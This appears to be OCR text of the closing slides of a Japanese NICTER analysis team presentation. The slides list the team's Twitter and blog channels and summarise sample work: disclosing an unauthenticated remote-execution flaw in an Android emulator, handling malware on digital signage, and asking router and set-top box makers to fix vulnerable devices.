
NICTER解析チームの情報発信

- **Twitter**
  https://twitter.com/nicter_jp
  ダークネットで観測した情報や
  Blog化が難しい事象などについて呟いてます。

本資料には載せられなかった
WEB UIなども呟いています

- **NICTER Blog**
  https://blog.nicter.jp/
  Twitterには書ききれない統計情報や個別の機器
  NICTのSoCで観測した情報を掲載してます。


解析チームの活動（一例）



攻撃対象となってしまった事例

Androidエミュレータに脆弱性があり、外部から認証なしで不正なプログラムの実行などをすることができた。開発元に修正およびバージョンアップ対応をしていただき、開発元のTwitterおよび解析チームのBlogにて注意喚起を実施

デジタルサイネージへのマルウェアの感染事例への対応



攻撃元として利用されてしまった事例

NICTERへ国内のモバイル回線からのパケットを観測機器の設置場所が分かる情報があったため、設置者から購入元を教えていただき、製造元/販売元へ修正対応および購入者への注意喚起をお願いした。

ルータ製品やテレビ視聴用のセットトップボックスなどでも
製造元/販売元へ情報共有をして脆弱性修正や注意喚起を依頼

ご清聴ありがとうございました。